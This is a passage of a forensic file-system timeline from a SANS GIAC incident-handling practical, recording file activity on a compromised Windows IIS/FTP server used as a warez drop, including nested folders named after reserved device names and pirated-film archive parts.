1054330685 05/30/03 17:38:05 69 /andrew/WINNT/system32/msdbg.dll
1054330687 05/30/03 17:38:07 232 /andrew/WINNT/system32/mshtmled.dll
1054330690 05/30/03 17:38:10 10 /andrew/WINNT/system32/faxshell.dll
1054330690 05/30/03 17:38:10 115 /andrew/WINNT/system32/msvfw32.dll
1054330690 05/30/03 17:38:10 299 /andrew/WINNT/system32/docprop2.dll
1054330690 05/30/03 17:38:10 309 /andrew/WINNT/system32/usp10.dll
1054330690 05/30/03 17:38:10 67 /andrew/WINNT/system32/msacm32.dll
1054330690 05/30/03 17:38:10 78 /andrew/WINNT/system32/avifil32.dll
1054330697 05/30/03 17:38:17 101 /andrew/Inetpub/ftproot/100k
1054330700 05/30/03 17:38:20 11 /andrew/WINNT/system32/rundll32.exe
1054330700 05/30/03 17:38:20 1758 /andrew/WINNT/system32/msi.dll
1054330700 05/30/03 17:38:20 313 /andrew/WINNT/system32/mspaint.exe
1054330700 05/30/03 17:38:20 5 /andrew/Program Files/Windows Media Player/mplayer2.exe
1054330700 05/30/03 17:38:20 61 /andrew/Program Files/Internet Explorer/IEXPLORE.EXE
1054330700 05/30/03 17:38:20 71 /andrew/Program Files/Windows
NT/Accessories/ImageVue/kodakprv.exe
1054330703 05/30/03 17:38:23 182 /andrew/Program Files/Windows NT/Accessories/wordpad.exe
1054330703 05/30/03 17:38:23 976 /andrew/WINNT/system32/mfc42u.dll
1054330704 05/30/03 17:38:24 1 /andrew/WINNT/win.ini
1054330704 05/30/03 17:38:24 423 /andrew/WINNT/system32/riched20.dll
1054330755 05/30/03 17:39:15 125 /andrew/WINNT/system32/tapi32.dll
1054330755 05/30/03 17:39:15 185 /andrew/WINNT/system32/thumbvw.dll
1054330755 05/30/03 17:39:15 191 /andrew/WINNT/system32/rasapi32.dll
1054330755 05/30/03 17:39:15 45 /andrew/WINNT/system32/rtutils.dll
1054330755 05/30/03 17:39:15 4 /andrew/Inetpub/wwwroot/default.htm
1054330755 05/30/03 17:39:15 56 /andrew/WINNT/system32/rasman.dll
1054330755 05/30/03 17:39:15 7 /andrew/WINNT/system32/sensapi.dll
1054330755 05/30/03 17:39:15 99 /andrew/WINNT/system32/iepeers.dll
1054330766 05/30/03 17:39:26 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part42.rar
1054330767 05/30/03 17:39:27 3809 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part43.rar
1054330774 05/30/03 17:39:34 16 /andrew/WINNT/Web/wvlogo.gif
1054330774 05/30/03 17:39:34 1 /andrew/WINNT/desktop.ini
1054330774 05/30/03 17:39:34 1 /andrew/WINNT/Downloaded Program Files/desktop.ini
1054330774 05/30/03 17:39:34 1 /andrew/WINNT/Fonts/desktop.ini
1054330774 05/30/03 17:39:34 1 /andrew/WINNT/Offline Web Pages/desktop.ini
1054330774 05/30/03 17:39:34 1 /andrew/WINNT/Tasks/desktop.ini
1054330774 05/30/03 17:39:34 23 /andrew/WINNT/folder.htt
1054330774 05/30/03 17:39:34 2 /andrew/WINNT/Web/webview.css
1054330774 05/30/03 17:39:34 478 /andrew/WINNT/system32/jscript.dll
1054330780 05/30/03 17:39:40 1 /andrew/WINNT/system32/desktop.ini
1054330781 05/30/03 17:39:41 23 /andrew/WINNT/system32/folder.htt
1054330794 05/30/03 17:39:54 65 /andrew/WINNT/system32/LogFiles/W3SVC1/ex030530.log
1054330795 05/30/03 17:39:55 1 /andrew/Documents and Settings/Administrator/Local
Settings/History/desktop.ini
1054330795 05/30/03 17:39:55 1 /andrew/Documents and
Settings/Administrator/Recent/ex030530.lnk
1054330795 05/30/03 17:39:55 1 /andrew/Documents and
Settings/Administrator/Recent/W3SVC1.lnk
1054330795 05/30/03 17:39:55 51 /andrew/WINNT/system32/notepad.exe
1054330836 05/30/03 17:40:36 33 /andrew/WINNT/system32/admwprox.dll
1054330836 05/30/03 17:40:36 38 /andrew/WINNT/system32/inetsrv/w3ext.dll
1054330836 05/30/03 17:40:36 7 /andrew/WINNT/system32/wmi.dll
1054330837 05/30/03 17:40:37 24 /andrew/WINNT/system32/dfsshlex.dll
1054330837 05/30/03 17:40:37 35 /andrew/WINNT/system32/rshx32.dll
1054330837 05/30/03 17:40:37 78 /andrew/WINNT/system32/aclui.dll
1054330852 05/30/03 17:40:52 23 /andrew/Program Files/folder.htt
1054330860 05/30/03 17:41:00 100 /andrew/WINNT/system32/ntmarta.dll
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
1054330860 05/30/03 17:41:00 58 /andrew/WINNT/system32/ntdsapi.dll
1054330877 05/30/03 17:41:17 216 /andrew/Inetpub/scripts/TFTP992
1054330879 05/30/03 17:41:19 164 /andrew/WINNT/system32/wintrust.dll
1054330879 05/30/03 17:41:19 434 /andrew/WINNT/system32/cryptui.dll
1054330879 05/30/03 17:41:19 50 /andrew/WINNT/system32/cryptext.dll
1054330880 05/30/03 17:41:20 44 /andrew/WINNT/system32/docprop.dll
1054330890 05/30/03 17:41:30 2304 /andrew/WINNT/system32/shell32.dll
1054330891 05/30/03 17:41:31 129 /andrew/Inetpub/scripts/TFTP552
1054330891 05/30/03 17:41:31 73 /andrew/Inetpub/scripts/TFTP852
1054330953 05/30/03 17:42:33 1028 /andrew/WINNT/system32/mshtml.tlb
1054330957 05/30/03 17:42:37 207 /andrew/WINNT/system32/inetsrv/MetaBase.bin
1054330962 05/30/03 17:42:42 1 /andrew/Documents and
Settings/Administrator/ntuser.dat.LOG
1054330962 05/30/03 17:42:42 1 /andrew/Documents and Settings/Administrator/ntuser.ini
1054330962 05/30/03 17:42:42 225 /andrew/Documents and Settings/Administrator/NTUSER.DAT
1054330962 05/30/03 17:42:42 22 /andrew/WINNT/system32/sclgntfy.dll
1054330962 05/30/03 17:42:42 43 /andrew/WINNT/system32/cryptnet.dll
1054330962 05/30/03 17:42:42 9 /andrew/Documents and Settings/Administrator/Local
Settings/Application Data/Microsoft/Windows/UsrClass.dat
1054330967 05/30/03 17:42:47 1 /andrew/WINNT/system32/config/software.LOG
1054330968 05/30/03 17:42:48 1905 /andrew/WINNT/system32/config/system
1054330968 05/30/03 17:42:48 1905 /andrew/WINNT/system32/config/SYSTEM.ALT
1054330968 05/30/03 17:42:48 6542 /andrew/WINNT/system32/config/software
```

Folders Accessed After System Open to the Internet

```
1054098647 05/28/03 01:10:47 0 /andrew/WINNT/system32/LLS
1054128274 05/28/03 09:24:34 0 /andrew/Documents and Settings/Administrator/Local
Settings/History/History.IE5/MSHist012003052820030529
1054214414 05/29/03 09:20:14 0 /andrew/Documents and Settings/Administrator/Local
Settings/History/History.IE5/MSHist012003052920030530
1054214546 05/29/03 09:22:26 53 /andrew/WINNT/system32/inetsrv/iisadmin
1054214551 05/29/03 09:22:31 4 /andrew/Program Files/Common Files/Microsoft Shared/Web
Server Extensions/40/bin/1033
1054220487 05/29/03 11:01:27 4 /andrew/Documents and Settings/Administrator/Cookies
1054222102 05/29/03 11:28:22 4 /andrew/Program Files/Common Files/Microsoft Shared/Web
Server Extensions/40/isapi
1054225135 05/29/03 12:18:55 0 /andrew/Documents and
Settings/Administrator/Favorites/Links
1054225186 05/29/03 12:19:46 17 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP
1054225206 05/29/03 12:20:06 17 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB
1054225207 05/29/03 12:20:07 13 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV
1054225207 05/29/03 12:20:07 13 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD
1054238353 05/29/03 15:59:13 0 /andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2
1054238353 05/29/03 15:59:13 0 /andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2
1054238353 05/29/03 15:59:13 0 /andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux
1054238354 05/29/03 15:59:14 0 /andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux
1054238354 05/29/03 15:59:14 0 /andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3
1054238354 05/29/03 15:59:14 0 /andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3 /lpt2
1054238354 05/29/03 15:59:14 0 /andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3 /lpt2 /com2
1054238355 05/29/03 15:59:15 0 /andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3 /lpt2 /com2 /lpt1
1054238355 05/29/03 15:59:15 0 /andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3 /lpt2 /com2 /lpt1 /com3
1054238355 05/29/03 15:59:15 0 /andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3 /lpt2 /com2 /lpt1 /com3 /lpt2
1054238355 05/29/03 15:59:15 0 /andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3 /lpt2 /com2 /lpt1 /com3 /lpt2 /null
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
1054238355 05/29/03 15:59:15 0 /andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3 /lpt2 /com2 /lpt1 /com3 /lpt2 /null /aux0
1054238356 05/29/03 15:59:16 0 /andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3 /lpt2 /com2 /lpt1 /com3 /lpt2 /null /aux0
/com1
1054238356 05/29/03 15:59:16 0 /andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3 /lpt2 /com2 /lpt1 /com3 /lpt2 /null /aux0
/com1 /lpt1
1054238356 05/29/03 15:59:16 0 /andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3 /lpt2 /com2 /lpt1 /com3 /lpt2 /null /aux0
/com1 /lpt1 /lpt3
1054238356 05/29/03 15:59:16 0 /andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3 /lpt2 /com2 /lpt1 /com3 /lpt2 /null /aux0
/com1 /lpt1 /lpt3 /aux
1054238356 05/29/03 15:59:16 0 /andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3 /lpt2 /com2 /lpt1 /com3 /lpt2 /null /aux0
/com1 /lpt1 /lpt3 /aux /lpt1
1054238357 05/29/03 15:59:17 0 /andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3 /lpt2 /com2 /lpt1 /com3 /lpt2 /null /aux0
/com1 /lpt1 /lpt3 /aux /lpt1 /com1
1054238357 05/29/03 15:59:17 0 /andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3 /lpt2 /com2 /lpt1 /com3 /lpt2 /null /aux0
/com1 /lpt1 /lpt3 /aux /lpt1 /com1 /com2
1054238357 05/29/03 15:59:17 0 /andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3 /lpt2 /com2 /lpt1 /com3 /lpt2 /null /aux0
/com1 /lpt1 /lpt3 /aux /lpt1 /com1 /com2 /com1
1054238357 05/29/03 15:59:17 0 /andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3 /lpt2 /com2 /lpt1 /com3 /lpt2 /null /aux0
/com1 /lpt1 /lpt3 /aux /lpt1 /com1 /com2 /com1 /null
1054238357 05/29/03 15:59:17 0 /andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3 /lpt2 /com2 /lpt1 /com3 /lpt2 /null /aux0
/com1 /lpt1 /lpt3 /aux /lpt1 /com1 /com2 /com1 /null /null
1054238358 05/29/03 15:59:18 0 /andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3 /lpt2 /com2 /lpt1 /com3 /lpt2 /null /aux0
/com1 /lpt1 /lpt3 /aux /lpt1 /com1 /com2 /com1 /null /null /lpt1
1054238358 05/29/03 15:59:18 0 /andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3 /lpt2 /com2 /lpt1 /com3 /lpt2 /null /aux0
/com1 /lpt1 /lpt3 /aux /lpt1 /com1 /com2 /com1 /null /null /lpt1 /aux0
1054238358 05/29/03 15:59:18 0 /andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3 /lpt2 /com2 /lpt1 /com3 /lpt2 /null /aux0
/com1 /lpt1 /lpt3 /aux /lpt1 /com1 /com2 /com1 /null /null /lpt1 /aux0 /aux0
1054238358 05/29/03 15:59:18 0 /andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3 /lpt2 /com2 /lpt1 /com3 /lpt2 /null /aux0
/com1 /lpt1 /lpt3 /aux /lpt1 /com1 /com2 /com1 /null /null /lpt1 /aux0 /aux0 /aux0
1054238358 05/29/03 15:59:18 0 /andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3 /lpt2 /com2 /lpt1 /com3 /lpt2 /null /aux0
/com1 /lpt1 /lpt3 /aux /lpt1 /com1 /com2 /com1 /null /null /lpt1 /aux0 /aux0 /aux0 /aux0
1054238358 05/29/03 15:59:18 0 /andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3 /lpt2 /com2 /lpt1 /com3 /lpt2 /null /aux0
/com1 /lpt1 /lpt3 /aux /lpt1 /com1 /com2 /com1 /null /null /lpt1 /aux0 /aux0 /aux0 /aux0
/Scan By ddbx72
1054238367 05/29/03 15:59:27 0 /andrew/Inetpub/ftproot/i 11392 /lpt2
1054238367 05/29/03 15:59:27 0 /andrew/Inetpub/ftproot/i 11392 /lpt2 /aux
1054238368 05/29/03 15:59:28 0 /andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3
1054238368 05/29/03 15:59:28 0 /andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
1054238368 05/29/03 15:59:28 0 /andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2
1054238368 05/29/03 15:59:28 0 /andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3
1054238368 05/29/03 15:59:28 0 /andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3
1054238369 05/29/03 15:59:29 0 /andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3
1054238369 05/29/03 15:59:29 0 /andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3 /lpt3
1054238369 05/29/03 15:59:29 0 /andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3 /lpt3 /com1
1054238369 05/29/03 15:59:29 0 /andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3 /lpt3 /com1 /lpt1
1054238369 05/29/03 15:59:29 0 /andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3 /lpt3 /com1 /lpt1 /aux0
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
1054238370 05/29/03 15:59:30 0 /andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3 /lpt3 /com1 /lpt1 /aux0 /aux0
1054238370 05/29/03 15:59:30 0 /andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3 /lpt3 /com1 /lpt1 /aux0 /aux0 /aux0
1054238370 05/29/03 15:59:30 0 /andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3 /lpt3 /com1 /lpt1 /aux0 /aux0 /aux0 /lpt1
1054238370 05/29/03 15:59:30 0 /andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3 /lpt3 /com1 /lpt1 /aux0 /aux0 /aux0 /lpt1 /aux
1054238370 05/29/03 15:59:30 0 /andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3 /lpt3 /com1 /lpt1 /aux0 /aux0 /aux0 /lpt1 /aux /com3
1054238371 05/29/03 15:59:31 0 /andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3 /lpt3 /com1 /lpt1 /aux0 /aux0 /aux0 /lpt1 /aux /com3 /lpt1
1054238371 05/29/03 15:59:31 0 /andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3 /lpt3 /com1 /lpt1 /aux0 /aux0 /aux0 /lpt1 /aux /com3 /lpt1 /lpt3
1054238371 05/29/03 15:59:31 0 /andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3 /lpt3 /com1 /lpt1 /aux0 /aux0 /aux0 /lpt1 /aux /com3 /lpt1 /lpt3
/com2
1054238371 05/29/03 15:59:31 0 /andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3 /lpt3 /com1 /lpt1 /aux0 /aux0 /aux0 /lpt1 /aux /com3 /lpt1 /lpt3
/com2 /lpt3
1054238372 05/29/03 15:59:32 0 /andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3 /lpt3 /com1 /lpt1 /aux0 /aux0 /aux0 /lpt1 /aux /com3 /lpt1 /lpt3
/com2 /lpt3 /aux
1054238372 05/29/03 15:59:32 0 /andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3 /lpt3 /com1 /lpt1 /aux0 /aux0 /aux0 /lpt1 /aux /com3 /lpt1 /lpt3
/com2 /lpt3 /aux /
1054238373 05/29/03 15:59:33 0 /andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3 /lpt3 /com1 /lpt1 /aux0 /aux0 /aux0 /lpt1 /aux /com3 /lpt1 /lpt3
/com2 /lpt3 /aux / /com1
1054238373 05/29/03 15:59:33 0 /andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3 /lpt3 /com1 /lpt1 /aux0 /aux0 /aux0 /lpt1 /aux /com3 /lpt1 /lpt3
/com2 /lpt3 /aux / /com1 /lpt1
1054238373 05/29/03 15:59:33 0 /andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3 /lpt3 /com1 /lpt1 /aux0 /aux0 /aux0 /lpt1 /aux /com3 /lpt1 /lpt3
/com2 /lpt3 /aux / /com1 /lpt1 /Scan By ddbx72
1054238373 05/29/03 15:59:33 0 /andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3 /lpt3 /com1 /lpt1 /aux0 /aux0 /aux0 /lpt1 /aux /com3 /lpt1 /lpt3
/com2 /lpt3 /aux / /com1 /lpt1 /Scan By ddbx72/Tagg By ddbx72
1054238380 05/29/03 15:59:40 0 /andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3 /lpt3 /com1 /lpt1 /aux0 /aux0 /aux0 /lpt1 /aux /com3 /lpt1 /lpt3
/com2 /lpt3 /aux / /com1 /lpt1 /Scan By ddbx72/Tagg By ddbx72/For ONLY twb
1054238485 05/29/03 16:01:25 0 /andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3 /lpt3 /com1 /lpt1 /aux0 /aux0 /aux0 /lpt1 /aux /com3 /lpt1 /lpt3
/com2 /lpt3 /aux / /com1 /lpt1 /Scan By ddbx72/Tagg By ddbx72/For ONLY twb/Here/TAGG BY
DDBX72
1054267210 05/30/03 00:00:10 0 /andrew/WINNT/Tasks
1054287037 05/30/03 05:30:37 4 /andrew/Inetpub/ftproot/Windows Media Player
1054287091 05/30/03 05:31:31 0 /andrew/Inetpub/ftproot/
1054287091 05/30/03 05:31:31 0 /andrew/Inetpub/ftproot/    /
1054287091 05/30/03 05:31:31 0 /andrew/Inetpub/ftproot/    /      /
1054287092 05/30/03 05:31:32 0 /andrew/Inetpub/ftproot/    /      / /com1
1054287092 05/30/03 05:31:32 0 /andrew/Inetpub/ftproot/    /      / /com1/fuck
1054287092 05/30/03 05:31:32 0 /andrew/Inetpub/ftproot/    /      / /com1/fuck /aux
1054287092 05/30/03 05:31:32 0 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD
1054287092 05/30/03 05:31:32 0 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux
1054287093 05/30/03 05:31:33 0 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by
1054287093 05/30/03 05:31:33 0 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1
1054287093 05/30/03 05:31:33 0 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime
1054287093 05/30/03 05:31:33 0 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5
1054287094 05/30/03 05:31:34 0 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD
1054287094 05/30/03 05:31:34 0 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4
1054287094 05/30/03 05:31:34 0 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
1054287094 05/30/03 05:31:34 0 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1
1054287095 05/30/03 05:31:35 0 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime
1054287095 05/30/03 05:31:35 0 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3
1054287095 05/30/03 05:31:35 0 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/
1054287095 05/30/03 05:31:35 0 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR
1054287096 05/30/03 05:31:36 0 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3
1054287096 05/30/03 05:31:36 0 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed
1054287096 05/30/03 05:31:36 0 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8
1054287097 05/30/03 05:31:37 0 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY
1054287097 05/30/03 05:31:37 0 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3
1054287097 05/30/03 05:31:37 0 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime
1054287097 05/30/03 05:31:37 0 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2
1054287149 05/30/03 05:32:29 0 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF
1054287151 05/30/03 05:32:31 0 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The Dragon
1054289936 05/30/03 06:18:56 17 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1
1054304265 05/30/03 10:17:45 0 /andrew/Inetpub/ftproot/D 33205
1054304267 05/30/03 10:17:47 0 /andrew/Inetpub/ftproot/D 33205 /com2
1054304270 05/30/03 10:17:50 0 /andrew/Inetpub/ftproot/D 33205 /com2 /com3
1054304272 05/30/03 10:17:52 0 /andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux
1054304274 05/30/03 10:17:54 0 /andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
1054304275 05/30/03 10:17:55 0 /andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3
1054304280 05/30/03 10:18:00 0 /andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null
1054304281 05/30/03 10:18:01 0 /andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux
1054304297 05/30/03 10:18:17 0 /andrew/Inetpub/ftproot/i 11392
1054304305 05/30/03 10:18:25 4 /andrew/Documents and Settings/All Users/Start
Menu/Programs/Administrative Tools
1054304342 05/30/03 10:19:02 0 /andrew/Documents and Settings/Administrator/Local
Settings/History/History.IE5/MSHist012003053020030531
1054304342 05/30/03 10:19:02 4 /andrew/Documents and Settings/Administrator/Local
Settings/History/History.IE5
1054304464 05/30/03 10:21:04 0 /andrew/Documents and Settings/Administrator/Local
Settings/Temp
1054308359 05/30/03 11:25:59 0 /andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
